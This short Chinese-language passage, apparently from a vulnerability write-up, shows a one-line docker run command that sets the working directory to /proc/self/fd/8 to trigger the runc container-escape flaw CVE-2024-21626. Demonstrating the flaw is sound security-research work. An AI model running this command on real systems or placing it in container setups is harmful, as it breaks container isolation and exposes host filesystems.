
无需构建自定义镜像,只需使用 -w 参数运行一个容器:
docker run -w /proc/self/fd/8 --name cve-2024-21626 --rm -it debian:bookworm
